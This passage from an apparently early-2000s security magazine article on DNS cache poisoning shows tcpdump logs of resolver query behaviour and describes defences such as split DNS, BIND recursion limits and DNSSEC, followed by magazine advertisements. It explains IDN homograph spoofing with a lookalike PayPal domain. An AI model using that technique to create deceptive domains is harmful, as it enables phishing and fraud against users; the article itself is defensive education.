19:46:39.351821 IP 130.8.11.12.1650 > 192.168.201.3.domain: 2832+ A? www.is.com.pl. (31)
19:46:39.362168 IP 192.168.201.3.50523 > 193.27.198.11.domain: 5192+ A? www.is.com.pl. (31)
19:46:39.661495 IP 130.9.12.13.1650 > 192.168.201.3.domain: 16726+ A? www.is.com.pl. (31)
19:46:39.665605 IP 192.168.201.3.49573 > ns3.is.com.pl.domain: 23441+ A? www.is.com.pl. (31)
19:46:39.968819 IP 130.10.13.14.1650 > 192.168.201.3.domain: 12005+ A? www.is.com.pl. (31)
19:46:39.987046 IP 192.168.201.3.25569 > 193.27.198.11.domain: 38330+ A? www.is.com.pl. (31)
```

Figure 9. How the djbdns server generates its queries

```
22:45:06.813948 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:07.683705 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:09.515434 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:11.289189 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:14.835661 IP 192.168.201.43.1130 > 192.168.201.3.domain: 21589+ A? www.przyklad.domena.com. (41)
22:45:58.248311 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:45:59.171989 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:00.982785 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:02.816152 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:06.427627 IP 192.168.201.43.1132 > 192.168.201.3.domain: 33108+ A? www.przyklad.domena.com. (41)
22:46:43.956980 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:44.872133 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:46.617595 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:48.399388 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:46:51.994011 IP 192.168.201.43.1134 > 192.168.201.3.domain: 61014+ A? www.przyklad.domena4.com. (42)
22:47:43.985105 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:44.840871 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:46.640700 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:48.425290 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
22:47:51.953747 IP 192.168.201.43.1136 > 192.168.201.3.domain: 26971+ A? www.przyklad.domena.com. (41)
```

Figure 10. How the Windows 2000 DNS client generates its queries

```
23:23:20.366350 IP 192.168.201.4.1031 > 192.168.201.3.domain: 45+ A? www.p1.domena.com. (35)
23:23:36.101786 IP 192.168.201.4.1031 > 192.168.201.3.domain: 46+ A? www.p1.domena.com. (35)
23:24:32.286086 IP 192.168.201.4.1031 > 192.168.201.3.domain: 47+ A? www.p1.domena.com. (35)
23:25:59.570830 IP 192.168.201.4.1031 > 192.168.201.3.domain: 48+ A? www.p1.domena.com. (35)
23:28:21.636786 IP 192.168.201.4.1170 > 192.168.201.3.domain: 1+ A? www.p3.domena.com. (35)
23:28:34.305521 IP 192.168.201.4.1170 > 192.168.201.3.domain: 2+ A? www.p3.domena.com. (35)
23:28:42.177155 IP 192.168.201.4.1170 > 192.168.201.3.domain: 3+ A? www.p4.domena.com. (35)
23:28:49.969130 IP 192.168.201.4.1170 > 192.168.201.3.domain: 4+ A? www.p4.domena.com. (35)
```

Figure 11. How the Windows XP DNS client generates its queries

which can be used to guard against a DNS cache poisoning attack by showing the physical location of a website. For example, if a local DNS server was poisoned with the information that the domain name

of an online bank in – say – Great Britain actually points to an IP address somewhere in Russia, then the Netcraft Toolbar will indicate this fact. A wary user can therefore avoid connecting to the spoofed Web server.

Web server administrators

Web service administrators should consider using the SSL protocol wherever user authentication takes place. Indeed, introducing the HTTPS protocol and certificates should be the first thing done by any administrator who cares about their users' security. However, simply introducing server-side mechanisms does not yet guarantee security. All users connecting to a secured website should take care to check the site's SSL certificate before logging in or performing a transaction, as the certificate can be spoofed, too. Any browser warnings about the certificate being invalid should immediately arouse our suspicions.

The Shmoo Group (<http://www.shmoo.com>) published information about the possibility of URL and SSL certificate spoofing. Using the IDN (*International Domain Name*) mechanism, it is possible to redirect the user to a spoofed website, both HTTP and HTTPS, regardless of the browser used (except for Internet Explorer). IDN makes it possible for domain names to include regional characters. In order for standard DNS servers to process them correctly, non-Latin Unicode characters in domain names are encoded in a special way. Using IDN for spoofing requires replacing as little as one character from the Latin character set with a different one, taken for example from the Russian character set. The link <http://www.paypal.com> with the first a encoded for Russian will be IDN-encoded as <http://www.xn--pypal-4ve.com>, but normally displayed as <http://www.paypal.com>.

IDN is implemented in the vast majority of browsers, except Internet Explorer. For the time being,




Figure 12. Split-split DNS architecture

Listing 3. Using the `allow-recursion` option for the BIND server

```
# list of IP addresses which can query recursively
acl internal { 192.168.4.0/24; };
# allow recursive queries only from addresses in the
# internal list
options {
...
allow-recursion { internal; };
...
};
```

the only way to protect yourself from IDN domain name spoofing is to disable IDN support for your browser. If you suspect that a website is spoofed, you can also use the ARIN whois database (<http://www.arin.net/>) to check whether the IP you are connecting to indeed belongs to the organisation that owns the domain.

DNS service providers

DNS server administrators can secure their servers in one of several ways. The first is to introduce a *split-split DNS*, or running two name servers for the domain being served (see Figure 12).

The authoritative server runs in the demilitarised zone and should only serve non-recursive queries from the Internet (see Inset *Recursive and non-recursive (iterative) queries*). The DNS cache server runs within the internal network and its sole task is to server recursive queries sent by local network users. The internal DNS cache server should be separated from the out-

side world by a firewall. Note that the *djbdns* server disallows running a DNS cache server and authoritative server on the same IP address, frequently making this architecture a necessity.

The other way would be to prevent the name server from being recursively queried from the Internet, and this is the next best thing if the network configuration does not allow the split-split DNS architecture to be introduced.

For the BIND 8 and 9 servers, this can be done using the `recursion no` option:

```
options {
    recursion no;
};
```

You can also establish restrictions concerning parties who can query the name server using recursive queries (by default, name servers reply to all recursive queries, regardless of the source). To do this, use the `allow-recursion` option in the BIND server configuration file to specify the addresses which can send recursive queries. Note, however, that an attacker can always spoof the source address for their query.

Nonetheless, this measure can make a potential attack more difficult. For example, if you want the server to accept recursive queries only from IP addresses within the local network, you should define a suitable access control list (ACL) and use it with the `allow-recursion` option (see Listing 3).

Another, though fairly nasty method of preventing – or rather hindering – a cache poisoning attack is to disable DNS server caching. However, preventing spoofed address mapping comes at the cost of generating significantly greater network traffic, potentially slowing the execution of all applications which rely on the DNS protocol.

Probably the most elegant and complex protection method is to use the DNSSEC protocol, which uses cryptographic fingerprinting based on the public key infrastructure (PKI). DNSSEC secures DNS packets from spoofing and modification, making the DNS protocol suitable for distributing public keys. Using it assures the integrity and authenticity of the address data received by the client, who can therefore rest assured that the information is plausible and has not been tampered with along the way. DNSSEC support is implemented in the latest version of the BIND server.

On the Net

- <http://toolbar.netcraft.com/> – browser toolbar for determining the geographical location of domains,
- <http://cr.yip.to/djbdns.html> – djbdns server home site,
- <http://www.isc.org/sw/bind/> – the BIND project,
- <http://www.ietf.org/rfc/rfc3491.txt> – the IDN standard.

Recursive and non-recursive (iterative) queries

For a recursive query, the name server is obliged to provide the querying resolver (the DNS client) either with the requested data or an error message, so it cannot refer the resolver to another name server. If the DNS server cannot answer the query, it will have to query other name servers for the answer. It can either send them recursive queries, thus forcing them to find and return an answer, or iterative queries which will refer it to other name server. Current DNS server implementations use the second method, following up various DNS servers until an answer is determined. This means that the name server receives a variety of information, some of which may potentially be spoofed. All incoming data is stored in the server's cache.

For an iterative query, the name server provides the querying resolver with the best answer it has and sends no queries of its own. If no answer is found, the server searches its local data for domain name servers closest to the queried domain and returns them to the resolver, which then uses the new addresses to renew its query.

About the author

Mariusz Tomaszewski holds an MSc in Information Technology and works on his PhD in Applied Information Technology Department of Łódź Technical University. He has published multiple articles on IT security and has a lot of experience in administering LAN and WAN networks based on Linux and BSD. A co-author of a book (published recently in Poland by Helion Publishing) called *101 security measures against attacks in computer networks*. Currently works in a Polish programming firm, which designs management support systems.

Selectively secure

Tests confirm the opinion of *djbdns* creator Dan J. Bernstein (see our interview with DJB on page XX of this issue of *hakin9*): the DNS protocol is extremely dangerous, and has been ever since its inception. Suggested security measures are far from elegant and are troublesome both the end users and network service administrators. The DNSSEC protocol seems a ray of hope, but its widespread adoption is still a long way off.

There is one temporary way of evading danger: avoiding BIND servers. The *djbdns* server is very secure and efficient, even though migrating to it may sometimes be a hassle. However, it is the network service administrators who are responsible for ensuring the security of ordinary users – after all, normal people can no more be expected to use IP addresses than to tell the difference between stenography and steganography. ●

A D V E R T I S E M E N T

WWW.PROFESSIONALSECURITYTESTERS.ORG

The Professional Security Tester Warehouse Get recognized, Become a Certified Tester now

Fast forward your career,
We can help you achieve
any or all of the following
certification:

CEH®
CPTS®
CISSP®
SSCP®
CISA®
SANS GCFW®



Our resources are FREE to all.
You pay absolutely Nothing,
Nada, Gratis, Niets, Zero, Zilch,
Niente, Nolla.

Join our growing community of
over 38,000 members

Free Practice Quizzes
Hundreds of Study Guides
Lively Certification forums
Security News
Security Dashboard
Security Mailing Lists
Downloads
Library of documents
Web Links
Jobs Posting
Your own Blog
And a whole lot more...

Bringing FREE certification resources to the world

SAVE \$99.99!

great
subscriber
offer

Get your copy of hakin9 and save 60% off shop prizes

Free easy ways to order

- visit: www.buyitpress.com/en
- call: 0048 22 887 10 32
- e-mail: marta.ogonek@hakin9.org
- fill in the form and post it



hakin9 ORDER FORM

- Yes**, I'd like to subscribe to *hakin9* or *hakin9 starter kit* magazine (6 issues a year)
 USA \$49 Europe 39€
- Yes**, I'd like to subscribe to *hakin9* and *hakin9 starter kit* magazine (12 issues a year)
 USA \$79 Europe 69€

Order information

individual user/ company

Title _____
Name and surname _____
address _____

postcode _____
tel no. _____
email _____
Date _____

Company name _____
Tax Identification Number _____
Office position _____
Client's ID* _____
Signature** _____

Payment details:

I understand that I will receive selected number of issues over the next 12 months

- Master Card Visa JCB POLCARD
 DINERS CLUB

Card no. □□□□ □□□□ □□□□ □□□□
□□□□

Expiry date □□□□ Issue number □□

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Signature _____

Terms and conditions:

Your subscription will start with the next available issue.
You will receive 6 or 12 issues a year.

* if you already are Software LLC client, write your client's ID number, if not, fill in the chart above

** I enable Software LLC to make an invoice



hakin9 starterkit

Coming up in the next issue...

The main subject of the next issue of hakin9 starter kit will be:

Firewalls!

A firewall is thought to be a first line of defense in protecting private data, hence we chose this issue as the most suitable and must-know for the beginners.

We are going to scan the firewalls field right and through and shed the light on the most important aspects. The readers will learn how firewall works, what are the types of firewall techniques and many more.

The information will be supplemented by the results of the consumers tests in which we will present the opinions and experiences of the advanced computer users.

Also inside:

- Useful articles directed to the IT security freshers
- Presentation of easy to use security tools
- Less complicated techniques as a good introduction for more complicated, future operations

hakin9 starter kit is a bimonthly. It means 6 issues of hakin9 starter kit a year! Each one full of precious guidelines, useful hints and essential information necessary to become an IT security professional.

Next issue of hakin9 starter kit available in April.

Evaluate. Integrate. Innovate.

Real-World Open Source Solutions in the Enterprise

Roll up your sleeves. Linux and open source already play a vital role in the enterprise. Now it's time to push it further—with proven best practices from IT pioneers who've used open source to enable robust, innovative solutions that deliver solid business impact. Two full days of real-world peer case studies, intensive technical training, insightful keynotes, and cutting-edge solutions prepare you for the next generation of open initiatives. Your datacenter will never be the same.

30+ In-depth Technical Sessions in 7 Tracks

Intensify your open source skill set with detailed technical instruction from open source pioneers like Jeremy Allison, Larry Augustin, Fabrizio Capobianco, Gerald Carter, Seth Grimes, and Mark Radcliffe in comprehensive tracks devoted to:

- Security
- Network Management and Interoperability
- Applications and Best Practices
- Virtualization
- Linux on the Desktop
- Legal
- Case Studies



Get complete details at linuxworldsummit.com

Real-world Peer Case Studies

Analyze step-by-step case studies from the front lines of open source solution implementation presented by IT leaders from top enterprises like Nationwide, Pfizer, Solvay, Novell, SourceForge.net, BackCountry.com, and the Department of Defense. Find out what worked, what didn't—and how to apply the lessons learned in your own organization. **A key focus on six vertical markets** reveals best practices that can be applied in any business and industry:

- Financial Services
- Retail
- Media
- Public Sector
- Healthcare
- Pharmaceutical

Keynotes

Go beyond the hype as IT pioneers show how they're putting Linux and open source to work today to solve key enterprise integration and development challenges—and take home insights to power your own open innovation.



Bruce Schneier
Founder and CTO, Counterpane Internet Security, Inc.
The Economics of Information Security



Debra Anderson
CIO, Novell, Inc.
Open Source Adoption - A Real Life Story



Randy Allen
Corporate VP, AMD
Accelerating the Open Data Center

Solution Showcase

Get up-close with the latest solutions from the top Linux and open source vendors including:

AMD	Centrify	Google
Appro	Cleversafe.org	SugarCRM
Barracuda Networks	Egenera, Inc	SWsoft, Inc
CentricCRM	EMC Corporation	XenSource

And many more...

Register Today! Go to linuxworldsummit.com/register and use Priority Code D0102



February 14-15, 2007
New York Marriott Marquis, New York City



PLATINUM SPONSOR



PLATINUM SPONSOR



PLATINUM SPONSOR



GOLD SPONSOR



SILVER SPONSOR



SILVER SPONSOR



MEDIA SPONSOR




LinuxWorld OpenSolutions Summit is open to business professionals only.

© 2006 IDG World Expo Corp. All rights reserved. LinuxWorld Conference & Expo, LinuxWorld and OpenSolutionsWorld are trademarks of International Data Group, Inc. All other trademarks are property of their respective owners.

D0102

Knowledge & Technology



Come together at Black Hat Europe.

Once again the world's ICT Security Elite gather to share their knowledge and experience with you. This is your chance to meet and network with peers and professionals at this world renown event. Two days. Ten Classes. Thirty presentations.



Black Hat[®] **Briefings & Training Europe 2007**

27-30 March 2007 • Mövenpick Hotel Amsterdam City Centre

www.blackhat.com

sponsors

gold

IOActive
COMPREHENSIVE COMPUTER SECURITY SERVICES

Lancope

Microsoft

supporting associations

